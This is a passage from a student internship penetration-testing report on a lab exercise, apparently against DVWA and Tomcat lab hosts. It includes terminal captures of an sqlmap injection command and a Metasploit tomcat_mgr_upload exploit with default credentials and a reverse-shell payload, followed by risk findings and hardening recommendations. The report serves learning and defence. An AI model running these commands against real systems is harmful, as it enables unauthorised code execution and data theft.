
Findings:

Connection issues observed during testing.

Target not reachable.

Risk Level:

Potential SQL injection vulnerability if accessible.



```

Session Actions Edit View Help
kali㉿kali ~
└$ Nmap scan report for 192.168.207.129
Command 'Nmap' not found, did you mean:
  command 'zmap' from deb zmap
  command 'amap' from deb amap
  command 'amap' from deb amap-align
  command 'tmap' from deb emboss
  command 'nmap' from deb nmap
  command 'gnmap' from deb gnmap
  command 'pmap' from deb scotch
  command 'umap' from deb procps
  command 'lumap' from deb libunicode-map8-perl
Try: sudo apt install <deb name>

(kali㉿kali) [~]
└$ sqlmap -u "http://192.168.1.200/dvwa/vulnerabilities/sqlil?id=1&Submit=Submit" --cookie="PHPSESSID=xxx; security=low" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:28:27 /2026-02-12/
[12:28:28] [INFO] testing connection to the target URL
[12:28:30] [CRITICAL] unable to connect to the target URL ('No route to host'). sqlmap is going to retry the request(s)
[12:28:30] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switch '--proxy', '--proxy-file' ...
[12:28:38] [CRITICAL] unable to connect to the target URL ('No route to host')
[*] ending @ 12:28:38 /2026-02-12/
(kali㉿kali) [~]
└$ 

```

➤ Metasploit Exploitation

Objective:

Demonstrate authenticated code execution.

Result:

Reverse TCP handler initiated.

Potential remote code execution scenario.

Risk Level:

Critical

```

msf | 1 2 3 4 | 5:41 | 
Session Actions Edit View Help
kali㉿kali ~ kali㉿kali ~

msf > search tomcat_mgr_upload
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
  0  \_\_ target: Java Universal . . .
  1  \_\_ target: Windows Universal . . .
  2  \_\_ target: Linux x86 . . .

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.207.129
RHOSTS => 192.168.207.129
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set LHOSTS 192.168.56.101
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.56.101
msf exploit(multi/http/tomcat_mgr_upload) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Retrieving session ID and CSRF token...

```

Risk Analysis

During the assessment, several potential risks were identified that could compromise the security of the target systems:

- **Multiple insecure services running** – Certain services were found to be outdated or misconfigured, increasing the likelihood of exploitation.
- **Weak encryption protocols detected** – Communication channels using weak encryption were observed, which could allow attackers to intercept or tamper with sensitive data.
- **Sensitive information exposed** – Files and configurations revealing system details were accessible, potentially aiding attackers in crafting targeted attacks.
- **Remote exploitation possible** – Some vulnerabilities could be exploited remotely, posing significant threats to system integrity and confidentiality.
- **Overall Risk Rating: High**

This analysis highlights the urgent need for remediation measures and continuous monitoring to safeguard the systems from potential cyber threats.

Recommendations

- **Update all outdated software** to the latest versions to patch known vulnerabilities and reduce the risk of exploitation.
- **Disable Telnet and Anonymous FTP** services, as they pose significant security risks due to unencrypted credentials and open access.
- **Remove unnecessary files** such as phpinfo.php and test files, which can provide sensitive information to attackers.
- **Implement and enforce firewall rules** to restrict unauthorized access and control incoming and outgoing traffic effectively.
- **Harden SSH configurations** by disabling root login, using key-based authentication, and limiting access to trusted IPs.
- **Enable HTTPS with strong encryption** to secure data transmission and protect sensitive information.
- **Conduct regular vulnerability scans** to proactively identify and remediate potential security issues, ensuring continuous system protection.

Learning Outcomes

- Gained hands-on experience performing the full **Vulnerability Assessment and Penetration Testing (VAPT) lifecycle**, from reconnaissance to reporting.
- Learned to effectively use **industry-standard penetration testing tools** such as Nmap, OpenVAS, Nikto, SQLmap, and Metasploit to identify and analyze system vulnerabilities.
- Developed a deeper understanding of **network services and their potential security weaknesses**, enabling more accurate vulnerability detection.
- Practiced and enhanced knowledge of **exploitation techniques** in a controlled and ethical environment.
- Acquired experience in **professional reporting**, documenting findings, providing recommendations, and presenting results in a structured and actionable manner.

Conclusion

The internship at **Cyart Tech** offered a comprehensive, hands-on experience in the field of cybersecurity, focusing on vulnerability assessment and penetration testing. During this period, I had the opportunity to apply real-world techniques in a controlled environment, using tools such as Nmap, OpenVAS, Nikto, SQLmap, and Metasploit to identify and analyze various vulnerabilities across different systems. This practical exposure reinforced the importance of proactive security measures and continuous monitoring to protect systems from potential cyber threats.

Beyond the technical skills, the internship enhanced my problem-solving abilities, attention to detail, and understanding of the ethical responsibilities that come with cybersecurity work. It also provided insight into how attackers exploit system weaknesses and how security professionals can effectively mitigate risks. Overall, this experience not only strengthened my technical knowledge but also prepared me for future challenges in the cybersecurity domain, highlighting the critical role of vigilance, ethical practices, and continuous learning in maintaining robust digital security.